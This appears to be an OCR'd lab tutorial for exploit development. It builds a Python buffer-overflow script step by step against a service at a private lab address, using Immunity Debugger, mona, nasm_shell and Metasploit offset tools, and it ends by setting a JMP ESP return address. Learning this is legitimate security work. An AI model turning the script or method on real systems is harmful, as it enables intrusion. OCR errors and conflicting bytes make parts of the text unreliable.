^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter ^_ Go To Line

```
phantom3472@ip-10-0-99-30: ~
GNU nano 2.5.3 File: seh23

#!/usr/bin/python


import sys, socket

badchars = (b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

shellcode = "A" * 2003 + "B" * 4 + badchars

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('10.0.2.163',1234))
    s.send(('GETD ./:' + shellcode))
    s.close()
except:
    print "Error connecting to server"
    sys.exit()
```

Restart Immunity and make sure it's running (lower right) and run seh23



Everything looks correct again

42's on the EIP

Now we want to check is the Hex dump

We set the badchars from 01 thru FF

In this instance there are now bad characters...if there were, something would look out of place...

See in the example below...the bad characters are B0...(it will not always be that, but you can see that they are out of place). It goes 01 02 03 then B0 B0 missing 04 & 05 and as you go through the list you see many more.

Address	Hex dump	ASCII
001FF1D0	01 02 03 B0 B0 06 07 08	@Ov +-
001FF1D8	09 0A 0B 0C 0D 0E 0F 10	..6..fko
001FF1E0	11 12 13 14 15 16 17 18	4!!!qS-1f
001FF1E8	19 1A 1B 1C 1D 1E 1F 20	1+<L+AV
001FF1F0	21 22 23 24 25 26 27 B0	!"#\$%&'
001FF1F8	B0 2A 2B 2C 2D 2E 2F 30	*+,-./0
001FF200	31 32 33 34 35 36 37 38	12345678
001FF208	39 3A 3B 3C 3D 3E 3F 40	9:;<=>?@
001FF210	41 42 43 B0 B0 46 47 48	ABC FGH
001FF218	49 4A 4B 4C 4D 4E 4F 50	IJKLMNOP
001FF220	51 52 53 54 55 56 57 58	QRSTUVWXYZ
001FF228	59 5A 5B 5C 5D 5E 5F 60	YZ[\]^_`
001FF230	61 62 63 64 65 66 67 68	abcdefgh
001FF238	69 6A 6B 6C 6D 6E 6F 70	ijklmnop
001FF240	71 72 73 74 75 76 77 78	qrstuvwxyz
001FF248	79 7A 7B 7C 7D 7E 7F 80	yz<{}~aC
001FF250	81 82 83 84 85 86 87 88	ûéâäåäçè
001FF258	89 8A 8B 8C 8D 8E 8F 90	èèïïîââé
001FF260	91 92 93 94 95 96 97 98	æfôöðûüÿ
001FF268	99 9A 9B 9C 9D 9E 9F A0	üüçFVRfä
001FF270	A1 A2 A3 A4 A5 A6 A7 A8	íóúñÑº¿
001FF278	A9 AA AB AC AD AE AF B0	r-1/234567890
001FF280	B1 B2 B3 B4 B5 B6 B7 B8	! ! ! ! !
001FF288	B9 BA BB BC BD B0 B0 C0	! ! ! !
001FF290	C1 C2 C3 C4 C5 C6 C7 C8	1111111111
001FF298	C9 CA CB B0 B0 CE CF D0	1111111111
001FF2A0	D1 D2 D3 D4 D5 D6 D7 D8	1111111111
001FF2A8	D9 DA DB DC DD DE DF E0	1111111111
001FF2B0	E1 E2 E3 E4 E5 E6 E7 E8	0111111111
001FF2B8	E9 EA EB EC ED EE EF F0	0000000000
001FF2C0	F1 F2 F3 F4 F5 F6 F7 F8	±2≤1/2÷≈°
001FF2C8	F9 FA FB FC FD FE FF 0D	-·√π²

You need to look at everything and identify them all and write them down

4, 5, 28, 29, 44, 45, BE, BF, CC, CD

Address	Hex dump	ASCII
001FF1D0	01 02 03 B0 B0 06 07 08	@Ov +-
001FF1D8	09 0A 0B 0C 0D 0E 0F 10	..6..fko
001FF1E0	11 12 13 14 15 16 17 18	4!!!qS-1f
001FF1E8	19 1A 1B 1C 1D 1E 1F 20	1+<L+AV
001FF1F0	21 22 23 24 25 26 27 B0	!"#\$%&'
001FF1F8	B0 2A 2B 2C 2D 2E 2F 30	*+,-./0
001FF200	31 32 33 34 35 36 37 38	12345678
001FF208	39 3A 3B 3C 3D 3E 3F 40	9:;<=>?@
001FF210	41 42 43 B0 B0 46 47 48	ABC FGH
001FF218	49 4A 4B 4C 4D 4E 4F 50	IJKLMNOP
001FF220	51 52 53 54 55 56 57 58	QRSTUVWXYZ
001FF228	59 5A 5B 5C 5D 5E 5F 60	YZ[\]^_`
001FF230	61 62 63 64 65 66 67 68	abcdefgh
001FF238	69 6A 6B 6C 6D 6E 6F 70	ijklmnop
001FF240	71 72 73 74 75 76 77 78	qrstuvwxyz
001FF248	79 7A 7B 7C 7D 7E 7F 80	yz<{}~aC
001FF250	81 82 83 84 85 86 87 88	ûéâäåäçè
001FF258	89 8A 8B 8C 8D 8E 8F 90	èèïïîââé
001FF260	91 92 93 94 95 96 97 98	æfôöðûüÿ
001FF268	99 9A 9B 9C 9D 9E 9F A0	üüçFVRfä
001FF270	A1 A2 A3 A4 A5 A6 A7 A8	íóúñÑº¿
001FF278	A9 AA AB AC AD AE AF B0	r-1/234567890
001FF280	B1 B2 B3 B4 B5 B6 B7 B8	! ! ! ! !
001FF288	B9 BA BB BC BD B0 B0 C0	! ! ! !
001FF290	C1 C2 C3 C4 C5 C6 C7 C8	1111111111
001FF298	C9 CA CB B0 B0 CE CF D0	1111111111
001FF2A0	D1 D2 D3 B0 B0 D6 D7 D8	1111111111
001FF2A8	D9 DA DB DC DD DE DF E0	1111111111
001FF2B0	E1 E2 E3 E4 E5 E6 E7 E8	0111111111
001FF2B8	E9 EA EB EC ED EE EF F0	0000000000
001FF2C0	F1 F2 F3 F4 F5 F6 F7 F8	±2≤1/2÷≈°
001FF2C8	F9 FA FB FC FD FE FF 0D	-·√π²

6 – FINDING THE RIGHT MODULE

Look in immunity in mona modules

Lower box type - !mona modules

[illegible]

In the lower portion you can see protection settings...

The 5th row is all False, which for now and for us is good...

Now look for anything attached to dns...(which happens to be the 5th row)...make note of this.

warrlot.dll

You can also see about halfway down the list another dns.

[illegible]

Now locate and run `nasm_shell` in PuTTY

```
/opt/metasploit-framework/tools/exploit/nasm shell.rb
```

```
phantom3472@ip-10-0-99-30: ~  
n3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9  
Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es  
6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2E  
v3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9  
Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa  
6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2F  
phantom3472@ip-10-0-99-30:~$ cp seh10 seh20  
phantom3472@ip-10-0-99-30:~$ cp seh10 seh20  
phantom3472@ip-10-0-99-30:~$ nano seh20  
phantom3472@ip-10-0-99-30:~$ nano seh10  
phantom3472@ip-10-0-99-30:~$ nano seh20  
phantom3472@ip-10-0-99-30:~$ cp seh20 seh21  
phantom3472@ip-10-0-99-30:~$ nano seh21  
phantom3472@ip-10-0-99-30:~$ nano seh21  
phantom3472@ip-10-0-99-30:~$ ./seh21  
phantom3472@ip-10-0-99-30:~$ /opt/metasploit-framework/tools/exploit/pattern_offset.rb -l 4000 -q 386F4337  
[*] Exact match at offset 2003  
phantom3472@ip-10-0-99-30:~$ cp seh21 seh22  
phantom3472@ip-10-0-99-30:~$ nano seh22  
phantom3472@ip-10-0-99-30:~$ nano seh21  
phantom3472@ip-10-0-99-30:~$ ./seh22  
Error connecting to server  
phantom3472@ip-10-0-99-30:~$ nano seh22  
phantom3472@ip-10-0-99-30:~$ ./seh22  
phantom3472@ip-10-0-99-30:~$ nano seh22  
phantom3472@ip-10-0-99-30:~$ ./seh22  
phantom3472@ip-10-0-99-30:~$ cp seh22 seh23  
phantom3472@ip-10-0-99-30:~$ nano seh23  
phantom3472@ip-10-0-99-30:~$ nano seh23  
phantom3472@ip-10-0-99-30:~$ ./seh23  
phantom3472@ip-10-0-99-30:~$ /opt/metasploit-framework/tools/exploit/nasm_shell.rb  
nasm >
```

We're looking for op-code equivalent

We want to convert assembly code into Hex language

Input JMP ESP (this is a jump command)

This is being used as a pointer...it is going to jump to the malicious shell code.

```
phantom3472@ip-10-0-99-30: ~  
n3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9  
Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es  
6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2E  
v3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9  
Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa  
6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2F  
phantom3472@ip-10-0-99-30:~$ cp seh10 seh20  
phantom3472@ip-10-0-99-30:~$ cp seh10 seh20  
phantom3472@ip-10-0-99-30:~$ nano seh20  
phantom3472@ip-10-0-99-30:~$ nano seh10  
phantom3472@ip-10-0-99-30:~$ nano seh20  
phantom3472@ip-10-0-99-30:~$ cp seh20 seh21  
phantom3472@ip-10-0-99-30:~$ nano seh21  
phantom3472@ip-10-0-99-30:~$ nano seh21  
phantom3472@ip-10-0-99-30:~$ ./seh21  
phantom3472@ip-10-0-99-30:~$ /opt/metasploit-framework/tools/exploit/pattern_offset.rb -l 4000 -q 386F4337  
[*] Exact match at offset 2003  
phantom3472@ip-10-0-99-30:~$ cp seh21 seh22  
phantom3472@ip-10-0-99-30:~$ nano seh22  
phantom3472@ip-10-0-99-30:~$ nano seh21  
phantom3472@ip-10-0-99-30:~$ ./seh22  
Error connecting to server  
phantom3472@ip-10-0-99-30:~$ nano seh22  
phantom3472@ip-10-0-99-30:~$ ./seh22  
phantom3472@ip-10-0-99-30:~$ nano seh22  
phantom3472@ip-10-0-99-30:~$ ./seh22  
phantom3472@ip-10-0-99-30:~$ cp seh22 seh23  
phantom3472@ip-10-0-99-30:~$ nano seh23  
phantom3472@ip-10-0-99-30:~$ nano seh23  
phantom3472@ip-10-0-99-30:~$ ./seh23  
phantom3472@ip-10-0-99-30:~$ /opt/metasploit-framework/tools/exploit/nasm_shell.rb  
nasm > JMP ESP
```


Now return to PuTTY and EXIT nasm

```
phantom3472@ip-10-0-99-30: ~
6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2E
v3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9
Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa
6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2F
phantom3472@ip-10-0-99-30:~$ cp seh10 seh20
phantom3472@ip-10-0-99-30:~$ cp seh10 seh20
phantom3472@ip-10-0-99-30:~$ nano seh20
phantom3472@ip-10-0-99-30:~$ nano seh10
phantom3472@ip-10-0-99-30:~$ nano seh20
phantom3472@ip-10-0-99-30:~$ cp seh20 seh21
phantom3472@ip-10-0-99-30:~$ nano seh21
phantom3472@ip-10-0-99-30:~$ nano seh21
phantom3472@ip-10-0-99-30:~$ ./seh21
phantom3472@ip-10-0-99-30:~$ /opt/metasploit-framework/tools/exploit/pattern_offse
t.rb -l 4000 -q 386F4337
[*] Exact match at offset 2003
phantom3472@ip-10-0-99-30:~$ cp seh21 seh22
phantom3472@ip-10-0-99-30:~$ nano seh22
phantom3472@ip-10-0-99-30:~$ nano seh21
phantom3472@ip-10-0-99-30:~$ ./seh22
Error connecting to server
phantom3472@ip-10-0-99-30:~$ nano seh22
phantom3472@ip-10-0-99-30:~$ ./seh22
phantom3472@ip-10-0-99-30:~$ nano seh22
phantom3472@ip-10-0-99-30:~$ ./seh22
phantom3472@ip-10-0-99-30:~$ cp seh22 seh23
phantom3472@ip-10-0-99-30:~$ nano seh23
phantom3472@ip-10-0-99-30:~$ nano seh23
phantom3472@ip-10-0-99-30:~$ ./seh23
phantom3472@ip-10-0-99-30:~$ /opt/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000 FFE4 jmp esp
nasm > EXIT
```

7 – GENERATING THE SHELLCODE

Copy seh23 to seh24

cp seh23 seh24

open seh24


nano seh24

Adjust code to new Code

```
phantom3472@ip-10-0-99-30: ~
phantom3472@ip-10-0-99-30:~$ nano seh21
phantom3472@ip-10-0-99-30:~$ nano seh21
phantom3472@ip-10-0-99-30:~$ ./seh21
phantom3472@ip-10-0-99-30:~$ /opt/metasploit-framework/tools/exploit/pattern_offse
t.rb -l 4000 -q 386F4337
[*] Exact match at offset 2003
phantom3472@ip-10-0-99-30:~$ cp seh21 seh22
phantom3472@ip-10-0-99-30:~$ nano seh22
phantom3472@ip-10-0-99-30:~$ nano seh21
phantom3472@ip-10-0-99-30:~$ ./seh22
Error connecting to server
phantom3472@ip-10-0-99-30:~$ nano seh22
phantom3472@ip-10-0-99-30:~$ ./seh22
phantom3472@ip-10-0-99-30:~$ nano seh22
phantom3472@ip-10-0-99-30:~$ ./seh22
phantom3472@ip-10-0-99-30:~$ cp seh22 seh23
phantom3472@ip-10-0-99-30:~$ nano seh23
phantom3472@ip-10-0-99-30:~$ nano seh23
phantom3472@ip-10-0-99-30:~$ ./seh23
phantom3472@ip-10-0-99-30:~$ /opt/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000 FFE4 jmp esp
nasm > EXIT
phantom3472@ip-10-0-99-30:~$ cp seh23 seh24
phantom3472@ip-10-0-99-30:~$ nano seh24
```

Delete out the badchars as we've already identified there are none...

Delete out "B" * 4 + badchars



```
phantom3472@ip-10-0-99-30: ~
GNU nano 2.5.3 File: seh24

#!/usr/bin/python


import sys, socket

badchars = (b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xco"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xdo"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xda\xdb\xdc\xdd\xde\xdf\xeo"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xfo"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

shellcode = "A" * 2003 + "B" * 4 + badchars

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('10.0.2.163',1234))
    s.send(('GETD ./:' + shellcode))
    s.close()

except:
    print "Error connecting to server"
    sys.exit()
```



```
phantom3472@ip-10-0-99-30: ~
GNU nano 2.5.3 File: seh24 Modified

#!/usr/bin/python

import sys, socket

shellcode = "A" * 2003 +

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('10.0.2.163',1234))
    s.send(('GETD ./:' + shellcode))
    s.close()

except:
    print "Error connecting to server"
    sys.exit()
```

Now enter the first address
6250123f

In place of the 4 "B's" we're going to put this pointer in its place...
Now enter the jmp point "\xf1\x12\x50\x62" (notice it is the exact reverse of the address by twos)

```

phantom3472@ip-10-0-99-30: ~
GNU nano 2.5.3      File: seh24      Modified
#!/usr/bin/python

import sys, socket

shellcode = "A" * 2003 + "\x3f\x12\x50\x62"

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('10.0.2.163',1234))
    s.send(('GETD ./:' + shellcode))
    s.close()

except:
    print "Error connecting to server"
    sys.exit()


^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace  ^U Uncut Text ^T To Linter ^_ Go To Line

```

Save and go back into immunity

Press the blue-ish right arrow and enter the address 6250123f which is our jump code

Hit ok




We see in the upper left

6250123F FFE4

This is exactly what we need to see



6250123F will turn it blue



We've just set the breakpoint...so if and when we run the program...it will run up to that point the stop and wait for instructions...

Start Immunity again and confirm it's running (lower right)

Run seh24



At the bottom of the screen, you can see we hit the breakpoint

```
